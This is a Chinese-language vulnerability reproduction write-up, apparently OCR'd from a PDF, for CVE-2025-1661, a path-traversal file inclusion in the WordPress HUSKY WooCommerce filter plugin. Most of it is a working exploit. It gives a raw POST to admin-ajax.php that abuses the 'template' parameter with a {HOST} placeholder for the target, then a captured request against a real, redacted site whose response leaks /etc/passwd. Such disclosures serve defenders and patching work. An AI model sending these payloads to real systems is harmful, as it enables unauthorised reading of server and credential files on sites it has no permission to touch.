
WordPress HUSKY插件前台任意文件包含漏洞（CVE-2025-1661）

HUSKY – Products Filter Professional for WooCommerce 是一款专为 WooCommerce 商店设计的高级产品过滤插件，之前被称为 WOOF。 它为客户提供了通过类别、属性、产品标签、自定义分类法和价格等条件筛选产品的功能。 这款插件在 WordPress 平台上已被超过 100,000 个站点安装使用， 并且与 WPML 完全兼容，支持多语言网站的构建。



漏洞描述

WordPress 的 **HUSKY – Products Filter Professional for WooCommerce** 插件在 1.3.6.5 及之前的所有版本中，存在通过 `woof_text_search` AJAX 操作的 `template` 参数导致的本地文件包含（LFI）漏洞。

Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE	CVE-2025-1661
CVSS	9.8 (Critical)
Publicly Published	March 10, 2025
Last Updated	March 11, 2025
Researcher	Hiroho Shimada

漏洞条件

1. WordPress安装HUSKY – Products Filter Professional for WooCommerce 插件且版本<= 1.3.6.5

漏洞复现

Payload如下，将 {HOST} 替换为目标地址，执行成功可以读取到/etc/passwd文件内容

```
POST /wp-admin/admin-ajax.php?
template=../../../../../../../etc/passwd&value=a&min_symbols=1
 HTTP/1.1
Host: {HOST}
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&
```

Request

Pretty Raw Hex Headers Query params Body params

```
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1 HTTP/1.1
Host: [redacted]
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: _ga_7LSBVCJW1X=GS1.1.1742323800.1.0.1742323800.0.0.0; _ga=GA1.1.1825323813.1742323800
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&
```

Search 0 highlights

Response

Pretty Raw Hex Render Headers

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 18 Mar 2025 18:52:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 36939
Connection: keep-alive
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding

{"options":["root:x:0:0:root:\/root:\/bin\/bash\ndaemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nbin:x:2:2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:65534:sync:\/bin:\/bin\/sync\ngames:x:5:60:games:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:12:man:\/var\/cache\/man:\/usr\/sbin\/nologin\nlp:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin\nmail:x:8:8:mail:\/var\/mail:\/usr\/sbin\/nologin\nnews:x:9:9:news:\/var\/spool\/news:\/usr\/sbin\/nologin\nuucp:x:10:10:uucp:\/var\/spool\/uucp:\/usr\/sbin\/nologin\nproxy:x:13:13:proxy:\/bin:\/usr\/sbin\/nologin\nwww-data:x:33:33:www-data:\/var\/www:\/usr\/sbin\/nologin\nbackup:x:34:34:backup:\/var\/backups:\/usr\/sbin\/nologin\nlist:x:38:38:Mailing List
```

Search 0 highlights